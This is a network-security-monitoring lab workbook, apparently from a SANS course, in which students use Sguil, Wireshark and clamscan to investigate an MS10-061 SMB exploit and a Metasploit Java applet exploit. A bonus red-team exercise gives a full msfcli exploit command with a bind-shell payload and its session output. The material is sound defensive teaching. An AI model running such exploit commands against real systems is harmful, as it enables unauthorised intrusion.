00 00 00 64 00 6F 00 33 00 71 00 4E 00 58 00 46		...d.o.3.q.N.X.F
00 6F 00 34 00 56 00 61 00 4C 00 4D 00 35 00 2E		.o.4.V.a.L.M.5..
00 65 00 78 00 65 00 00 00 00 00		.e.X.e.....

Search Packet Payload
 ☐ Hex
 ☒ Text
 ☐ NoCase

Can you make out the executable name in the payload?

We will show how to launch Wireshark in the next lab to view a full packet capture of the associated traffic. You may preview this lab by right-clicking on this alert’s Sguil Alert ID, and choosing “Wireshark.” We will include step-by-step instructions in the upcoming lab.

These three alerts indicate successful post-compromise:

Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2014-07-03 18:20:15	10.5.11.173	5111	10.5.13.37	35046	6	Windows XP CMD Shell
2014-07-03 18:20:18	10.5.11.173	5111	10.5.13.37	35046	6	ET ATTACK_RESPONSE Ipconfig Response Detected
2014-07-03 18:20:20	10.5.11.173	5111	10.5.13.37	35046	6	GPL ATTACK_RESPONSE directory listing

These alerts indicate the attacker created a Windows cmd.exe shell, and typed “dir” and “ipconfig”.

Here is the alert text (lower right corner) for the Ipconfig alert:

```
...Windows IP Co
nfiguration.....
....Ethernet ada
pter Local Area
Connection:.....
.      Connect
ion-specific DNS
Suffix . : ...
      IP Addre
ss. . . . .
. . . . . : 10.5
.11.173...
      Subnet Mask .
```

Here is the alert text (lower right corner) for the Directory listing alert:

```
Volume Serial N
umber is 68EC-F7
3B.... Directory
of C:\WINDOWS\s
ystem32....07/03
/2014 06:20 PM
<DIR>
...07/03/2014
06:20 PM <DI
R>      ....
06/02/2009 08:1
9 AM
1.459 $winnt$.i
```

There is much more to come on Sguil, including numerous hands-on labs that dig into its functionality. Stay tuned!

Bonus Exercise – Play the Red Team

If you'd like to play the as the red team: type the following to launch Metasploit's **msfcli** and exploit 10.5.11.173.

We will use Metasploit to attempt to exploit the vulnerability. The following will show you how to setup the exploit using **msfcli**.

Note: there will be a delay as **msfcli** loads and launches. Please type carefully! Ensure you type one continuous line.

Please choose a number between 1025 and 65535, and use it as your LPORT (replace XXXXX with your number). The exploit will be more reliable if you use a different LPORT than other students.

```
$ sudo msfcli exploit/windows/smb/ms10_061_spoolss RHOST=10.5.11.173  
LPORT=XXXXX payload=windows/shell/bind_tcp E
```

msfcli is a way of directly invoking Metasploit when you know exactly what you want to do and all that needs to be configured

- **exploit/windows/smb/ms10_061_spoolss** - this portion of the command defines the exploit being used
- **RHOST=10.5.11.173** - this sets the remote system being targeted
- **LPORT=XXXXX** - this sets the local port on the remote system. Be sure to choose a number between 1025 and 65535
- **payload=windows/shell/bind_tcp** - this defines what result we want, namely a bind shell
- **E** - this is simply the indicator to msfcli that it is time to exploit

```
[~]$ sudo msfcli exploit/windows/smb/ms10_061_spoolss RHOST=10.5.11.173 payload=
windows/shell/bind_tcp LHOST=IP E
[*] Initializing modules...
RHOST => 10.5.11.173
payload => windows/shell/bind_tcp
LHOST => IP
[*] Started bind handler
[*] Trying target Windows Universal...
[*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:10.5.11.173[\spoolss] ...
[*] Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:10.5.11.173[\spoolss] ...
[*] Attempting to exploit MS10-061 via \\10.5.11.173\HP2500CS ...
[*] Printer handle: 000000002acda4eb8df95a4d8640eb730d4a130f
[*] Job started: 0x8
[*] Wrote 73802 bytes to %SystemRoot%\system32\TL2jRGxfJAdq6V.exe
[*] Job started: 0x9
[*] Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\NlSmfgEngQ8geD.mof
[*] Everything should be set, waiting for a session...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.5.11.173
[*] Command shell session 1 opened (10.5.100.111:44004 -> 10.5.11.173:4444) at 2014-05-07 01:30:13 +0000

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
RAPTORS-RULE

C:\WINDOWS\system32>
```



The payload referenced above is referred to as a **bind shell**, which implies that the adversary's exploit will open a backdoor listener on the compromised host. The adversary will then connect directly to the system on the newly opened port. These types of payloads are much less likely to be successful in the modern enterprise. The more modern approach, which we will leverage in a later lab, will employ a **reverse shell** rather than the bind shell, to have the victim reach back to the adversary.

Type any Windows commands that you want to try, and when finished hit **Ctrl-C** to get back to the Linux terminal.

Exercise 1.2 – Detecting Modern Attack Techniques

Objectives

- Understand modern attack tactics
- View a demo of a client-side exploit
- Investigate the incident with Sguil
- Use Wireshark to view the full packet capture data associated with the incident
- Carve a malicious java .jar file from a packet capture and scan with the clamscan antivirus program
- Become familiar with “on the wire” exploit analysis

Exercise Setup


1. Log into the Sec-511-Linux VM
 - Username: student
 - Password: Security511
2. Double-click on the Sguil desktop launcher in the Sec-511-Linux VM




Sguil credentials:

- Username: student
- Password: Security511

Leave other defaults as-is, and press “OK”




If you receive an “Unable to connect...” error, it is likely because the VM just started up, and services are still launching.



Wait a minute and try again.

When Sguil asks to “Select Network(s) to Monitor,” check Sec-511-Linux-eth0 and then “Start SGUIL”



3. Here is the default Sguil view:

The screenshot shows the Sguil-0.8.0 interface. The top bar indicates 'Connected To localhost' and shows the user 'student' with ID '2'. The main window is divided into two panes. The left pane, titled 'RealTime Events', displays a table of alerts. The right pane, titled 'Escalated Events', is currently empty. Below the event list, there are tabs for 'IP Resolution', 'Agent Status', 'Snort Statistics', and 'System'. The 'IP Resolution' tab is active, showing fields for 'Src IP', 'Src Name', 'Dst IP', and 'Dst Name'. To the right of these fields are checkboxes for 'Reverse DNS' and 'Enable External DNS'. Below these fields is a 'Whois Query' section with radio buttons for 'None', 'Src IP', and 'Dst IP'. The right pane shows a packet analysis view with tabs for 'Show Packet Data' and 'Show Rule'. The 'Show Packet Data' tab is active, displaying a packet capture table with columns for 'IP', 'Source IP', 'Dest IP', 'Ver', 'HL', 'TOS', 'len', 'ID', 'Flags', 'Offset', 'TTL', and 'kSt'. The table shows a packet from '10.5.11.173' to '10.5.11.173' on port 138. The packet is identified as 'ET POLICY Reserved I...'. Below the table, there are fields for 'Search Packet Payload' and radio buttons for 'Hex', 'Text', and 'NoCase'.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	3	Sec-511-...	3.19961	2014-07-03 17:37:18	10.5.11.173	138	10.5.255.255	138	17	ET POLICY Reserved I...
RT	8	Sec-511-...	3.19963	2014-07-03 17:39:30	0.0.0.0	68	255.255.255.255	67	17	GPL SCAN same SRC/...
RT	1	Sec-511-...	3.19980	2014-07-03 18:20:11	10.5.13.37	58370	10.5.11.173	5111	6	ET POLICY Reserved I...
RT	1	Sec-511-...	4.447	2014-07-03 18:20:11	10.5.13.37	55065	10.5.11.173	445	6	PADS Changed Asset -...
RT	1	Sec-511-...	4.446	2014-07-03 18:20:11	10.5.13.37	55065	10.5.11.173	445	6	PADS Changed Asset -...
RT	1	Sec-511-...	3.19982	2014-07-03 18:20:11	10.5.13.37	55065	10.5.11.173	445	6	GPL NETBIOS SMB-D...
RT	2	Sec-511-...	3.19983	2014-07-03 18:20:12	10.5.13.37	55065	10.5.11.173	445	6	OS-WINDOWS Microso...
RT	3	Sec-511-...	3.19985	2014-07-03 18:20:12	10.5.13.37	55065	10.5.11.173	445	6	SHELLCODE Shikata ...
RT	1	Sec-511-...	4.448	2014-07-03 18:20:13	10.5.13.37	55065	10.5.11.173	445	6	PADS Changed Asset -...
RT	1	Sec-511-...	3.19988	2014-07-03 18:20:15	10.5.11.173	5111	10.5.13.37	35046	6	Windows XP CMD Shell
RT	1	Sec-511-...	3.19989	2014-07-03 18:20:18	10.5.11.173	5111	10.5.13.37	35046	6	ET ATTACK_RESPON...
RT	1	Sec-511-...	3.19990	2014-07-03 18:20:20	10.5.11.173	5111	10.5.13.37	35046	6	GPL ATTACK_RESPO...

You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with Sguil and Wireshark may prefer to attempt this exercise without hints.

Exercise - No hints

1. Analyze a Java-based client side exploit in Sguil
2. Identify the name of the malicious .jar file that is downloaded
3. Identify alerts associated with the exploit and follow the associated TCP stream in Wireshark
4. Identify any strings that indicate the use of Metasploit in the exploit TCP stream
5. Use Wireshark to carve the malicious .jar file from the packet capture and scan it with the clamscan antivirus program
6. Identify alerts associated with post-exploitation and follow the associated TCP stream in Wireshark
7. Identify the victim machine's process list shown during the post-exploitation TCP stream

Exercise - Step-by-step instructions

1. Refer to exercise 1-1 for optimizing the Sguil screen.

The following events occurred on 2014-07-04 and refer to a Java client-side exploit:

2014-07-04 16:18:21	10.5.51.12	80	10.5.11.38	49158	6	ET CURRENT_EVENTS landing page with malicious Jav...
2014-07-04 16:18:24	10.5.11.38	49159	10.5.51.12	80	6	ET POLICY Java Uri Lib User Agent
2014-07-04 16:18:24	10.5.11.38	49159	10.5.51.12	80	6	ET POLICY Vulnerable Java Version 1.7.x Detected
2014-07-04 16:18:24	10.5.11.38	49159	10.5.51.12	80	6	ET POLICY Java JAR Download Attempt
2014-07-04 16:18:24	10.5.11.38	49159	10.5.51.12	80	6	ET INFO Java .jar request to dotted-quad domain
2014-07-04 16:18:25	10.5.51.12	80	10.5.11.38	49159	6	ET CURRENT_EVENTS Possible Metasploit Java Exploit
2014-07-04 16:18:25	10.5.51.12	80	10.5.11.38	49159	6	ET CURRENT_EVENTS Possible Metasploit Java Payload
2014-07-04 16:18:25	10.5.51.12	80	10.5.11.38	49159	6	ET INFO JAVA - Java Archive Download By Vulnerable ...

Note that there are a number of alerts that describe two connections between 10.5.11.38 (client) and 10.5.51.12:80 (server): one uses ephemeral port 49158 and the other uses ephemeral port 49159.

View the “ET CURRENT_EVENTS landing page with malicious Java applet” alert in the lower right section of Sguil. The destination port is **49158**. Ensure both “Show Packet Data” and “Show Rule” are checked. Note the payload text (lower right of Sguil screen):

```
HTTP/1.1 200 OK.  
.Content-Type: t  
ext/html..Connec  
tion: Keep-Alive  
..Server: Apache  
..Content-Length  
: 120....<html><  
head></head><bod  
y><applet archiv  
e="Exploit.jar"  
code="Exploit.cl  
ass" width="1" h  
eight="1"></appl  
et></body></html
```

Notice the name of the malicious jar file in the payload text: Exploit.jar.

- The alerts associated with port 49158 refer to the malicious .jar file. The alerts associated with port 49159 show the jar file being downloaded.

View the “ET CURRENT_EVENTS Possible Metasploit Java Exploit” alert. The alert’s destination port is **49159**, and be sure the word “Possible” is in the Event Message. Launch Wireshark by right-clicking on the event’s alert ID and choose “Wireshark”

Note: the event ID may be different than the one shown in this screenshot.

You **must** right click on the proper Alert ID field: other fields will bring up other options.

SGUIL 3.0.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost Username: student UserID: 2 2014-07-04 18:05:38 G

RealTime Events Escalated Events

ST	..	Alert ID	Src IP	SPort	Dst IP	DPort	Event Message
RT	2	3.20739	10.5.11.38	49159	10.5.51.12	80	6 ET INFO Java .jar request to dotted-quad domain
RT	..	3.20768	10.5.51.12	80	10.5.11.38	49159	6 ET CURRENT_EVENTS Possible Metasploit Java Exploit...
RT	..	Event History	10.5.51.12	80	10.5.11.38	49159	6 ET CURRENT_EVENTS Possible Metasploit Java Payl...
RT	..	Transcript	10.5.51.12	80	10.5.11.38	49159	6 ET INFO JAVA - Java Archive Download By Vulnerabl...
RT	4	Transcript (force new)	10.5.51.12	7776	10.5.11.38	49159	6 ET POLICY ZIP file download
RT	5	Wireshark					6 ET TROJAN Metasploit Meterpreter stdapi_* Comman...
RT	-	Wireshark (force new)					

Right-click here

Choose "Wireshark"

NetworkMiner

alert tcp: NetworkMiner (force new)

flow:esta Bro


reference Bro (force new)

classvne


Source IP Dest IP Ver HL TOS len ID Flags Offset TTL ChkSum

Note: if you receive a “permission denied” error, try it again. Sguil can be a bit finicky that way.

Wireshark will launch:




Right-click on any packet (lines that are colored green) and choose “Follow TCP Stream”.



Wireshark shows the web client traffic in red, and the web server response traffic in blue.

Note the string “metasploit.dat”, which indicates the exploitation tool used. If you see different content here: you may be viewing a different event. Ensure you viewed the “ET CURRENT_EVENTS Possible Metasploit Java Exploit” alert with the destination port 49159.




Scroll through the packet capture and notice the other strings that reference Metasploit. Also notice that Exploit.jar was downloaded twice.

3. Use Wireshark to carve Exploit.jar from the pcap.


In the same Wireshark window used for the previous step:

Go to File -> Export -> Objects -> HTTP



Wait a moment for the objects to populate.

Highlight the first Exploit.jar (there are two, and they are the same) and choose "Save As"




Save as "/tmp/Exploit.jar"

4. Use the clamscan antivirus program to scan /tmp/Exploit.jar.

Remember: Linux is case sensitive! The “E” in “Exploit” must be upper case.

Open a terminal and type:

```
$ clamscan /tmp/Exploit.jar
```



```
student@Sec-511-Linux:~$ clamscan /tmp/Exploit.jar
/tmp/Exploit.jar: Java.Trojan.Agent-31 FOUND

----- SCAN SUMMARY -----
Known viruses: 3493768
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.01 MB
Data read: 0.00 MB (ratio 2.00:1)
Time: 13.577 sec (0 m 13 s)
student@Sec-511-Linux:~$
```

